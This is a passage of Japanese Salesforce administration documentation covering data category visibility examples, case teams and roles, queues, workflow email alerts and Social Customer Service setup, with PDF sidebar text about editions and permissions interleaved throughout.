すべてのカテゴリ	カテゴリグループのすべてのカテゴリがユーザに表示されます。このオプションは、ロール階層の最上位のロールにのみ表示されます。カテゴリグループを作成する場合、その表示設定はデフォルトの [すべてのカテゴリ] に設定されます。
なし	カテゴリグループに含まれるカテゴリはいずれもユーザに表示されません。
カスタム	カスタム選択したカテゴリがユーザに表示されます。ロールの場合、カテゴリは、親ロールが参照できるカテゴリから選択できます。親ロールでの表示可能数が変更され、子ロールでの表示可能数を下回ると、子ロールでのカテゴリ表示が親ロールでのカテゴリ表示に合わせて再設定されます。 カテゴリを選択するには、[選択可能なカテゴリ] ボックスで該当カテゴリをダブルクリックします。または、カテゴリを選択し、[追加] をクリックします。カテゴリの選択には、子カテゴリと親カテゴリの選択も暗示的に含まれます。グレー

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カテゴリを表示する
- 「データカテゴリの表示」

データカテゴリを管理する
- 「データカテゴリの管理」

  および

  「データカテゴリの表示」

デフォルトのカテゴリグループを割り当てる
- 「データカテゴリの管理」

表示設定	説明
	表示になっているカテゴリは、親がすでに選択されているため選択できません。 メモ: [すべてのカテゴリ] に設定されたロール、権限セット、またはプロファイルをカスタマイズする場合は、特定のカテゴリを選択する前に、［選択済みカテゴリ］ボックスから [すべて] を削除します。

4. [保存] をクリックします。

データカテゴリ表示設定のベストプラクティス

- カテゴリグループを作成する場合、その表示設定はデフォルトの［［すべてのカテゴリ］］に設定されます。
- カテゴリに表示設定を許可する場合は、その子カテゴリと親カテゴリへも表示設定を許可します。カテゴリ階層に含まれるすべてのカテゴリへのアクセス権を許可する場合は、最上位カテゴリの［すべてのカテゴリ］を選択します。
- 次の条件に当てはまらない場合、ロール、権限セット、またはプロファイルによるカテゴリの表示権限を割り当てられていないユーザは、未分類の記事と質問のみ参照できます。
  - ユーザに「すべてのデータの参照」権限がある。
  - [設定]の[デフォルトデータカテゴリ表示]ページで、カテゴリグループがすべてのユーザに表示される。
- ロールベースの表示設定では、デフォルトで、カスタマーポータルユーザとパートナーポータルユーザは、これらの取引先マネージャに割り当てられたロールを継承します。各ポータルのカテゴリグループ表示設定を変更できます。
- カテゴリ階層を設定し、表示設定を割り当てるには、カテゴリグループを無効にしたままにします。カテゴリグループを手動で有効化するまで、Salesforceナレッジまたはアンサーコミュニティには表示されません。
- ロールベースの表示設定では、データカテゴリの表示設定は、トップダウン手法を使用して、常にロール階層の最上位から最下位に向かって設定してください。表示できる数は最上位ロールが最も多く、下位ロールになるに従って少なくなるようにします。

カテゴリグループの記事表示設定の例

記事表示権限のカテゴリグループ設定の例を確認します。

次の 3 種類の表示設定があります。

- すべてのカテゴリ: すべてのカテゴリを表示する
- なし: カテゴリを表示しない
- カスタム: 選択したカテゴリを表示する

カスタムデータカテゴリ表示設定では、ロール、権限セット、またはプロファイルで許可されているデータカテゴリのみを表示できます。

次の例は、[商品] と [場所] のサンプルカテゴリグループに基づいています。

メモ: カテゴリグループ表示設定はアンサーコミュニティ (質問) と Salesforce ナレッジ (記事) で設定できますが、次の例は記事だけに適用されます。アンサーコミュニティは、質問ごとに 1 つのカテゴリグループと 1 つのデータカテゴリをサポートします。

[商品] カテゴリグループ

- すべての商品
  - コンシューマ用電子機器
    - カメラ
    - オーディオ
    - プリンタ
  - 企業用電子機器
    - ルータ
    - スイッチ
    - PEX
  - コンピュータ
    - ラップトップ
    - デスクトップ
    - PDA

[場所] カテゴリグループ

- すべての国
  - アメリカ
    - USA
    - カナダ
    - ブラジル
  - アジア

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- 中国
- 日本
- インド

– ヨーロッパ
  - フランス
  - イギリス
  - ポーランド

例 1: ロール階層

この例では、Acme Electronics 社はハードウェアを製造し、顧客と企業にカスタマーサポートを提供しています。商品ごとにエンジニアリング部門が編成されています。サポート部門は場所によって編成されています。ヨーロッパおよびアメリカは、社内チームによって管理されていますが、アジアについては外注しています。社内チームおよび外注チーム内には、消費者サポートまたは企業サポート専門のサブチームがあります。

次の表には、Acme Electronics 社の各ロールに表示されるカテゴリと、表示設定が親ロールから継承されているか、カスタム表示設定かを示しています。

Acme Electronics のロール階層	表示できる [場所] カテゴリ	表示できる [商品] カテゴリ
CEO	すべての国	すべての商品
技術統括責任者	すべての国 *CEO から継承*	すべての商品 *CEO から継承*
コンシューマーエンジニアリングチーム	すべての国 *技術統括責任者から継承*	コンシューマ用電子機器 *カスタム*
エンタープライズエンジニアリングチーム	すべての国 *技術統括責任者から継承*	企業用電子機器 *カスタム*
コンピュータエンジニアリングチーム	すべての国 *技術統括責任者から継承*	コンピュータ *カスタム*
サポート統括責任者	すべての国 *CEO から継承*	すべての商品 *CEO から継承*
コーポレートサポート統括責任者	ヨーロッパ、アメリカ *カスタム*	すべての商品 *サポート統括責任者から継承*
コーポレートコンシューマサポート責任者	ヨーロッパ、アメリカ *コーポレートサポート統括責任者から継承*	コンシューマ用電子機器、コンピュータ *カスタム*

Acme Electronics のロール階層	表示できる [場所] カテゴリ	表示できる [商品] カテゴリ
コーポレートエンタープライズサポート責任者	ヨーロッパ、アメリカ *コーポレートサポート統括責任者から継承*	企業用電子機器、コンピュータ *カスタム*
外注サポート	アジア *カスタム*	すべての商品 *サポート統括責任者から継承*
コンシューマサポートチーム	アジア *外注サポートから継承*	コンシューマ用電子機器、コンピュータ *カスタム*
エンタープライズサポートチーム	アジア *外注サポートから継承*	企業用電子機器、コンピュータ *カスタム*

例 2: 記事の表示設定

次の表には、カテゴリ表示設定がユーザに対する表示内容をどのように制限するのか、その詳細な例を示しています。この例では、3 人のサンプルユーザについて括弧内にカテゴリ設定を示しています。

表 45 : 例: カテゴリ表示設定によるユーザに対する表示内容の制限

カテゴリ	ユーザ 1 の表示設定が [すべての国/コンピュータ] の場合のカテゴリ	ユーザ 2 の表示設定が [アメリカ/すべての商品] の場合のカテゴリ	ユーザ 3 の表示設定が [フランス/なし] の場合のカテゴリ
すべての国/ラップトップ	参照可	参照可	参照不可
カナダ/コンピュータ	参照可	参照可	参照不可
USA/すべての商品	参照可	参照可	参照不可
ヨーロッパ/スイッチ	参照不可	参照不可	参照不可
ヨーロッパ/カテゴリなし	参照可	参照不可	参照可

ユーザ 1:ユーザには、記事を分類する各カテゴリで表示権限が付与されている必要があります。または、記事を分類する各カテゴリがデフォルトで参照可能になっている必要があります。この例では、ユーザ 1 は [すべての国] の子である [ヨーロッパ] を参照できますが、[コンピュータ] に属していない [スイッチ] は参照できません。このため、ユーザ 1 は、[ヨーロッパ/スイッチ] で分類された記事を参照できません。

ユーザ 2:カテゴリがあるカスタム設定によりユーザに対して参照可能になっているか、デフォルトで参照可能になっていると、子カテゴリおよび親カテゴリが暗示的に追加されます。そのため、ユーザ 2 は [アメリカ] の親カテゴリである [すべての国] で分類された記事を参照できます。[USA] が [アメリカ] の子カテゴリであるため、このユーザは、[USA] で分類された記事も参照できます。

ユーザ3:ユーザがカテゴリグループ全体へのアクセス権を持たない場合、このロールで参照できるのは、該当グループに分類されていない記事のみです。ユーザ3は、[ラップトップ]を含むカテゴリグループの表示を許可されていないため、[すべての国/ラップトップ]で分類された記事を参照できません。ただし、[ヨーロッパ/なし]カテゴリで分類された記事は参照できます。

ケースチームおよびキュー

ケースを迅速に解決するために連携するチームを作成し、チーム間でワークロードを共有するキューを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ケースチーム

ケースチームは、サポートエージェント、サポートマネージャ、製品マネージャなど、協力してケースを解決するユーザのグループです。

キュー

ワークロードを共有するチームへのレコードの優先度付け、配布、割り当てを行います。リストビューからキューにアクセスします。キューメンバーはキュー内の任意のレコードの所有権を持つことができます。キューメンバーは、ケース、リード、注文、カスタムオブジェクト、サービス契約、ナレッジ記事バージョンに使用できます。

キューの作成

ワークロードを共有するチームへのレコードの優先度付け、配布、割り当てを行います。作成できるキューの数に制限はありません。キューメンバーにいつメール通知を送信するかを選択できます。

ケースチーム

ケースチームは、サポートエージェント、サポートマネージャ、製品マネージャなど、協力してケースを解決するユーザのグループです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

システム管理者がケースチームを設定したら、メンバーになるユーザをケースの[ケースチーム]関連リストに追加できます。チームのメンバーを追加するときに、ケースに対してメンバーが担う役割としていずれかの定義済み役割を選択します。役割によって、ケースに対するアクセスレベル(「参照のみ」、「参照・更新」などのアクセス権)が決まります。

取引先責任者をケースチームに追加できますが、ケースにアクセスできるのは、ケースページレイアウトに割り当てられたカスタマーポータルユーザとして有効化されている場合のみです。カスタマーポータルユーザは、ケースチームを更新したり、ケースチームの役割を参照したりすることはできません。ケースチームは、パートナーポータルでは使用できません。

メモ: システム管理者は、頻繁に協働するユーザをすばやく追加できるように、ケースチームを事前定義できます。システム管理者は、特定の条件に一致するケースに定義済みのケースチームを追加するための割り当てルールを作成できます。ケースに対してアクションが行われたらチームメンバーに通知するメールアラートも作成できます。

ヒント: ケースリストを自分がチームメンバーのケースに絞り込むには、[私のケースチーム] を選択します。自分が属するケースチームのレポートを作成するには、ケースレポートを実行し、表示条件から [私のチームのケース] を選択します。

ケースチームの設定
ユーザのグループが協働してケースを解決しやすいようにケースチームを作成します。ケースチームを作成する前に、チーム内の役割を定義します。

ケースチーム内の役割の作成
ケースチームの設定または事前定義の前に、チームメンバーのケースへのアクセスレベルを決定する役割を作成します。

関連トピック:

キュー

ケースチームの設定

ユーザのグループが協働してケースを解決しやすいようにケースチームを作成します。ケースチームを作成する前に、チーム内の役割を定義します。

ユーザがケースチームを作成して操作できるようにするには、[ケースチーム]関連リストをケースページレイアウトに追加します。必要に応じて、ケースに対するアクションが発生したら (コメントの追加など) チームメンバーに通知するメールアラートを作成します。また、ケースチームを事前定義したら、ケースがメールから作成された場合など、特定の条件に一致したケースにチームを追加する割り当てルールを作成します。

メモ: ケースチームは、組織全体のストレージ制限の対象となります。ケースの各チームメンバーは、2 KB のストレージ容量の対象となります。

関連トピック:

ケースチーム
ページレイアウトの作成
割り当てルールの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースチームを設定する
- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」

チームメンバーを追加する
- ケースに対する「編集」

ケースチーム内の役割の作成

ケースチームの設定または事前定義の前に、チームメンバーのケースへのアクセスレベルを決定する役割を作成します。

ケースチーム内の役割は無限に作成できますが、チームメンバーが混乱しないように 20 個以下に抑えることをお勧めします。

1. [設定]から、[クイック検索] ボックスに「*ケースチーム内の役割*」と入力し、[ケースチーム内の役割] を選択します。
2. [新規] をクリックし、役割の名前を入力します。
3. [ケースのアクセス権] から、ケースに対するその役割のアクセスレベルを選択します。

   参照・更新
   ユーザは、ケースの参照と編集、ケースへの関連レコード、メモ、添付ファイルの追加ができます。

   参照のみ
   メンバーは、ケースの参照、ケースへの関連レコードの追加ができます。

   非公開
   メンバーはケースにアクセスできません。
4. ケースを参照しているカスタマーポータルユーザにこの役割のメンバーを表示するには、[カスタマーポータルに公開] を選択します。[カスタマーポータルに公開] が選択されていなくても、ケースチームに追加されたカスタマーポータルユーザは [ケースチーム] 関連リストに自分自身が表示されます。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースチームを設定する
- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」

チームメンバーを追加する
- ケースに対する「編集」

メモ: 役割は削除できませんが、役割の横にある [置換] をクリックしてすべてのケースで役割を置き換えることができます。組織の役割が 1 つの場合、置き換えることはできません。

ヒント: 役割によってケース所有者のケースへのアクセス権 (デフォルトは「参照・更新」) が変わることはありません。

ケースチームの事前定義

ケースチーム内の役割を定義したら、サポートエージェントがケースに関して頻繁に協働するユーザをすばやく追加できるように、ケースチームを事前定義できます。

ケースチーム用のメールアラートの設定

ケースチーム用のメールアラートを作成して、ケースが作成または更新されるたびにチームメンバーに通知されるようにします。

関連トピック:

ケースチーム

ケースチームの設定

ケースチームの事前定義

ケースチーム内の役割を定義したら、サポートエージェントがケースに関して頻繁に協働するユーザをすばやく追加できるように、ケースチームを事前定義できます。

1. [設定] から、［クイック検索］ボックスに「定義済みのケースチーム」と入力し、[定義済みのケースチーム] を選択します。
2. [新規] をクリックし、チームの名前を入力します。
3. チームメンバーを追加します。
   a. チームメンバー種別を選択します ([ユーザ]、[取引先責任者]、[カスタマーポータルユーザ] のいずれか)。取引先責任者がケースにアクセスできるのは、カスタマーポータルユーザとして有効化され、ケースページレイアウトに割り当てられている場合のみです。
   b. [ルックアップ] ( ) をクリックし、メンバーを選択します。
   c. メンバーの役割を選択します。
4. [保存] をクリックします。

メモ: 定義済みのケースチームを削除するには、まず割り当てルールから削除します。定義済みケースチームを削除すると、関連付けられているすべてのケースから削除され、ごみ箱から元に戻すことはできません。定義済みのケースチームからメンバーを削除すると、チームメンバーとして担当していたすべてのケースから削除されます。

関連トピック:

ケースチーム

ケースチームの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースチームを設定する

- 「アプリケーションのカスタマイズ」

  および

  「ユーザの管理」

チームメンバーを追加する

- ケースに対する「編集」

ケースチーム用のメールアラートの設定

ケースチーム用のメールアラートを作成して、ケースが作成または更新されるたびにチームメンバーに通知されるようにします。

1. 通知用のメールテンプレートを作成します。
2. ワークフロールールを設定して、ケースにどのアクションが行われたらチームメンバーにメールアラートを送信するかを指定します。
   a. [設定]から、[クイック検索] ボックスに「*ワークフロールール*」と入力し、[ワークフロールール] を選択します。
   b. [新規ルール] をクリックします。
   c. [オブジェクトの選択] で、[ケース] を選択し、[次へ] をクリックします。
   d. ルールの名前を入力します。
   e. 評価条件を選択します。すべてのケースがメールアラートに対して評価されるように、評価条件を [レコードが次の場合にルールを評価: 作成されたとき、および編集されるたび] に設定することをお勧めします。
   f. ルール条件を入力します。[条件が一致する]を選択し、メールアラートを送信するためにケースが一致する必要のある条件を選択することをお勧めします。たとえば、ケースの状況が「新規」に設定されるたびにチームメンバーがメールアラートを受け取るようにする場合は、条件を「*ケース: 状況 次の文字列と一致する 新規*」に設定します。
   g. [保存 & 次へ] をクリックします。
3. メールアラートをワークフロールールの条件に追加します。
   a. [ワークフローアクションの追加]をクリックして[新規メールアラート]を選択します。
   b. メールアラートの説明と一意の名前を入力します。ワークフロールールのオブジェクトとしてケースを選択したので、オブジェクトは参照のみとして表示されます。
   c. メールテンプレートを選択します。
   d. ワークフロールールからメールアラートを受信するユーザを選択します。ケースチームのすべてのメンバーを選択するには、[受信者種別] で [ケースチーム] を選択し、チームを選択済みメール受信者として追加します。さらに最大 5 つのメールアドレスを追加できます。
   e. [保存] をクリックします。
4. ワークフロールールとそのメールアラートを有効にします。
   a. [設定]から、[クイック検索] ボックスに「*ワークフロールール*」と入力し、[ワークフロールール]を選択します。
   b. ルール名の横にある [有効化] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースチームを設定する
- 「アプリケーションのカスタマイズ」

および

「ユーザの管理」

ワークフロールールを作成または変更する
- 「アプリケーションのカスタマイズ」

メールアラートを作成または変更する
- 「アプリケーションのカスタマイズ」

メモ: いつでも [無効化] をクリックすれば、ルールによるメールアラートの送信を停止できます。待機中のアクションがあるルールを無効にすると、そのルールをトリガしたケースが更新されない限り、待機中のアクションは完了します。

関連トピック:

- ケースチーム
- ケースチームの設定
- メールテンプレートの管理

キュー

ワークロードを共有するチームへのレコードの優先度付け、配布、割り当てを行います。リストビューからキューにアクセスします。キューメンバーはキュー内の任意のレコードの所有権を持つことができます。キューメンバーは、ケース、リード、注文、カスタムオブジェクト、サービス契約、ナレッジ記事バージョンに使用できます。

レコードを手動でキューに追加するには、レコードの所有者をキューに変更します。または、割り当てルールを使用して、特定のレコード条件に基づいてケースやリードをキューに追加することもできます。レコードは、所有者に割り当てられるまでキューに留まります。キューのメンバーまたはロール階層で上位のユーザは、キューのレコードの所有権を取得できます。

例:

- 特定の営業テリトリーに割り当てられた営業担当であるメンバーでリードキューを作成します。
- 各種のサービスレベルに割り当てられたサポートエージェントであるメンバーでケースキューを作成します。
- 新バージョンの記事を特定の言語に翻訳できるユーザであるナレッジ記事バージョンのキューメンバーを作成します。

関連トピック:

- キューの作成
- ケースチーム

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

サービス契約キューを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

リードキューおよびケースキューは **Database.com** Edition では使用できません。

キューの作成

ワークロードを共有するチームへのレコードの優先度付け、配布、割り当てを行います。作成できるキューの数に制限はありません。キューメンバーにいつメール通知を送信するかを選択できます。

1. [設定] から、［クイック検索］ボックスに「キュー」と入力し、[キュー] を選択します。
2. [新規] をクリックします。
3. 表示ラベルとキュー名を入力します。表示ラベルはユーザの作業元のリストビューの名前です。
4. 新規レコードがキューに追加されたときに通知する対象を選択します。
5. 組織でディビジョンを使用している場合は、キューのデフォルトのディビジョンを選択します。ケースは、ケースが関連する取引先責任者のディビジョンを継承しますが、取引先責任者が存在しない場合は、デフォルトのグローバルディビジョンに割り当てられます。
6. キューに含めるオブジェクトを追加します。
7. キューのメンバーを追加します。メンバーは個々のユーザ、ロール、公開グループ、テリトリー、接続、またはパートナーユーザです。

   共有設定に応じて、キュー内のレコードの所有権を持つことができるのは、そのキューのメンバー、およびロール階層内で上位にあるユーザのみです。
8. キューを保存します。
9. 必要に応じて、リードまたはケースのキューの割り当てルールを設定すると、特定の条件を満たすレコードが自動的にキューに追加されます。

関連トピック:

- キュー
- ケースチーム
- 割り当てルールの設定
- ナレッジ記事: キューメンバーへメール通知を停止する方法

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

サービス契約キューを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

リードキューおよびケースキューは **Database.com** では使用できません。

ユーザ権限

キューを作成または変更する

- 「アプリケーションのカスタマイズ」

  および

  「公開リストビューの管理」

他のユーザが作成したキューを変更する

- 「アプリケーションのカスタマイズ」

  および

  「公開リストビューの管理」および「ユーザの管理」

ソーシャルカスタマーサービスの追加

ソーシャルカスタマーサービスへようこそ

ソーシャルカスタマーサービスでは、ソーシャルメディアの投稿からケースやリードを作成し、カスタマイズされた応答を同じソーシャルメディアチャネルで送信できます。

メモ: ソーシャルカスタマーサービス設定、モデレーションおよび認証のページ、ケースフィードの返信アクションは、Salesforce Classic でのみ使用できます。

重要: 追跡するソーシャル取引先が 2 つ以下であれば、無料の Starter Pack を使用できます。3 つ以上の場合は、十分な Social Studio アカウントが必要です。

ソーシャルカスタマーサービスが Radian6 および Social Studio と統合され、サービスエージェントと営業担当は Facebook、Twitter、Instagram、およびその他のソーシャルネットワークで作成されたケースとリードに応答することで、顧客との関係を構築できます。

ソーシャルネットワーク	リリースの状態
Facebook	正式リリース
Twitter	正式リリース
Instagram	正式リリース
Google+	パイロットプログラム
Sina Weibo	パイロットプログラム

ケースのソーシャルパブリッシャーアクションまたはリードフィードは、顧客や見込み客に返信するための主なインターフェースです。受信ソーシャル投稿と発信ソーシャル投稿は、フィードの項目として表示されるため、簡単に会話のスレッドを追跡できます。権限セットを使用すると、管理するソーシャル取引先へのアクセス権を異なるユーザセットに付与できます。標準のデフォルト設定は、受信ソーシャル投稿の処理方法を制御します。必要に応じて、Apex クラスを変更して、独自のカスタムビジネスロジックを適用できます。

メモ: リードが取引先または取引先責任者に変換されるときに、フィード内のソーシャル項目は削除されます。

Salesforce1 では、エージェントはモバイルデバイスからソーシャルコンテンツを参照し、返信できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルカスタマーサービスを管理する
- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

ケースフィード項目を作成する
- 「ケースオブジェクト上でのすべての関連オブジェクトのフィード追跡」

ソーシャルメディア投稿またはメッセージを送信および受信する
- 「ケースフィードの有効化」

  および

  「ソーシャルアカウントへのアクセス」

Twitterアカウントの場合、エージェントはケースフィードとリードフィードを使用して、対応中のコンテンツの参照、リツイート、「いいね!」としてマーク、ツイートのフォロー、ツイートおよびダイレクトメッセージへの返信の送信、ソーシャルアカウントで管理しているツイートの削除を実行できます。

Facebookアカウントの場合、ケースとリードは管理されたFacebookページから作成され、エージェントはフィードを使用して、返信先コンテンツの参照、投稿やコメントに対するいいね! の実行、投稿、コメント、返信、非公開メッセージの送信、ソーシャルアカウントで管理されている投稿の削除ができます。

Facebook と Twitter の両方について、[ソースを表示] リンクをクリックするとネイティブのソーシャルメディアWebサイトで項目を開くことができます。コンテキストを把握できるため、より確かな情報に基づいた応答を提供できます。

Instagram の #ハッシュタグをソーシャルカスタマーサービスに同期し、ブランドの #ハッシュタグが Instagram でメンションされたときにソーシャル投稿を受信できます。Instagram の #ハッシュタグのリスンを有効化するには、ソーシャルハブアカウントで、ブランドの #ハッシュタグがメンションされたときに投稿を受信するルールを作成します。

ソーシャルカスタマーサービスの制限	**Enterprise Edition、Performance Edition、Unlimited Edition**
有効な管理ソーシャル取引先の最大数	2000 件の取引先。[ソーシャルカスタマーサービスの設定] には、1 ページに 500 件までの管理ソーシャル取引先が表示されます。
投稿タグの最大数	200 個の投稿タグ
受信投稿が一時停止されるまでのエラーの最大数	100 エラー。エラーが 100 件に達すると、エラーが解決するまで受信投稿は停止します。システム管理者は、投稿が正しく処理されていることを確認できます。

関連トピック:

- ソーシャルカスタマーサービスの実装
- ソーシャルアクションのヒント
- Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

ソーシャルカスタマーサービスの実装

組織でソーシャルカスタマーサービスを有効にし、サポートエージェントの操作をカスタマイズします。

- ソーシャルカスタマーサービスの設定
- ソーシャルアクションインターフェースの作成
- ソーシャルカスタマーサービスのモデレーションの有効化
- デフォルトの Apex クラスの変更

関連トピック:

ソーシャルカスタマーサービスの設定
ソーシャル投稿の承認の有効化
ソーシャルカスタマーサービスのモデレーションの有効化
ソーシャルアクションインターフェースの作成
デフォルトの Apex クラスの変更
Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルカスタマーサービスを管理する
- 「ユーザの管理」
  および
  「アプリケーションのカスタマイズ」

ケースフィード項目を作成する
- ケースオブジェクト上でのすべての関連オブジェクトのフィード追跡

ソーシャルカスタマーサービスの設定

ソーシャルカスタマーサービスを有効にして、ソーシャルカスタマーサービスパッケージをインストールし、ソーシャルアカウントを同期して、ソーシャルハンドルを割り当てます。

重要: 追跡するソーシャル取引先が 2 つ以下であれば、無料の Starter Pack を使用できます。3 つ以上の場合は、十分な Social Studio アカウントが必要です。

Marketing Cloud の Social Studio に含まれている Radian6 を使用するとソーシャルメディアを監視できます。無料の Starter Pack では、明示的に Radian6 にログインする必要はありません。ただソーシャルアカウントを 2 つまで接続するだけで、Salesforce によって残りの詳細が処理されます。Social Studio のお客様は、Service Cloud と同期できるデータソースを Social Studio で設定します。

重要: ケースフィード項目を作成するには、すべての関連オブジェクトのケースフィード追跡が有効化されている必要があります。「ケースフィードの設定」(ページ 3065)を参照してください。リードの場合、[設定] から、[クイック検索] ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択して [フィード追跡の有効化] および [すべての関連オブジェクト] がオンになっていることを確認します。リードが取引先または取引先責任者に変換されるときに、フィード内のソーシャル項目は削除されます。

1. [設定] から、[クイック検索] ボックスに「*ソーシャルメディア*」と入力し、[ソーシャルカスタマーサービス] を選択します。

   ヒント: [ソーシャルメディア] セクションをよりすばやく表示するためのショートカットとして「*med*」と入力します。

2. [設定] タブで、[ソーシャルカスタマーサービスの有効化] をオンにします。
3. 投稿を送信する前に承認が必要な場合は、[ソーシャル投稿の承認を有効化] をオンにします。

   ジョブトレーニングまたは良質のレビュープロセスの一環として、自由に投稿するのではなく、投稿の承認を一部のエージェントに求めることがあります。承認プロセスおよびユーザ権限を使用して、選択されたエージェントは、ソーシャル投稿の承認申請、投稿の取り消し、投稿の再試行または再申請を行うことができます。承認者は、投稿の公開を承認および却下できます。「ソーシャル投稿の承認の有効化」(ページ 3404)を参照してください。

4. 新しい投稿を親投稿 (ケースを生成した最初の投稿) に対応付ける場合、[追加されたコンテキストの親投稿の取得を有効化] を選択します。
5. [Radian6 のログイン情報] で、[アカウントを作成] をクリックして Starter Pack で Social Studio アカウントを作成するか、[ログイン] をクリックして Social Studio ログイン情報を入力します。

   メモ: ソーシャルカスタマーサービス Starter Pack を使用する場合は、ソーシャルネットワークからソーシャルカスタマーサービスと最大 2 件のソーシャルアカウントを有効にできます。たとえば、1 つの Twitter アカウントを追加している場合、1 つの Facebook アカウントのみを追加できます。Social Studio アカウントから Starter Pack にダウングレードすることはできません。Starter Pack ではモデレーション機能

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルカスタマーサービスを管理する
- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

ケースフィード項目を作成する
- ケースオブジェクト上でのすべての関連オブジェクトのフィード追跡

はサポートされていないため、すべての投稿はケースになり、デフォルトのApexコードはカスタマイズできません。

6. [ソーシャルアカウント] タブで、[取引先の追加] をクリックしてソーシャルネットワーク (Twitter や Facebook など) を選択します。

   ソーシャルネットワークが開き、取引先の認証が求められます。取引先が認証されたら、[ソーシャルアカウント] タブにリダイレクトされます。

   メモ: 「申し訳ございません。現在Facebookビジネスアカウントの登録はサポートされていません。」または「サポートされていない機能のため Facebook アカウントを追加できません。」エラーが表示される場合、Facebook ページでのユーザ名の設定が必要な可能性があります。

7. [取引先の追加] の横にある更新アイコンをクリックします。

   警告: ソーシャル取引先を削除すると、Social Studio を含むすべての場所で削除されます。このアクションは元に戻すことができません。

8. Starter Pack を使用している場合は、[ケースの作成] チェックボックスをオンにして、ソーシャルアカウントから投稿が行われたときにケースを自動的に作成することを示します。

   たとえば、2 つの Twitter ハンドル (1 つはサポート用、もう 1 つはマーケティングまたはブランドに焦点を絞った情報用) がある場合、サポートハンドルからのみケースを自動的に作成することができます。マーケティングハンドルのツイートは、確認のためソーシャル投稿キューに入ります。「ソーシャル投稿の管理」(ページ 2764)を参照してください。

   メモ: フルバージョンのソーシャルカスタマーサービスを使用している場合は、Social Studio からケースのモデレーションを設定できます。「ソーシャルカスタマーサービスのモデレーションの有効化」(ページ 3405)を参照してください。

9. 管理ソーシャル取引先のポートフォリオがある場合、Twitter、Instagram (パイロット)、および Sina Weibo (パイロット) のアカウントごとに [次からのデフォルトの応答] を設定します。これにより、@acmehelp や @acmesupport などの専用のサポートハンドルを設定して、ブランドのサポートを標準化および浸透させることができます。また、指定された取引先はソーシャルパブリッシャーの取引先ドロップダウンでデフォルト値として表示されるため、エージェントが発信投稿を送信するときのクリック数が少なくなります。デフォルトの応答処理はページ処理のみに限定されているため、Twitter ダイレクトメッセージには適用されず、Facebook、Google Plus、LinkedIn に影響することもありません。

10. [受信設定] タブでは、どの Apex クラスが、組織での受信コンテンツの処理方法や、実行するように設定されているユーザを制御しているかを参照できます。デフォルトの Apex クラスを使用している場合は、受信ソーシャルデータの処理方法を決定する受信ビジネスルールを選択できます。

    ケースの再オープンの有効化
    : 同じソーシャル人格からの新規投稿がクローズケースに関連付けられている場合、指定日数以内にケースが再オープンされます。日数は 1 日以上 3,000 日以下で指定する必要があります。

    個人取引先の使用
    : ソーシャル人格の親レコードに選択された種別の個人取引先を割り当てます。

    投稿タグのケースの作成
    : 選択された投稿タグがソーシャル投稿に存在する場合に、ソーシャルハブのケースの作成ルールを上書きし、ケースを作成します。投稿タグは、「この投稿のトピックは?」という質問に回答するために使

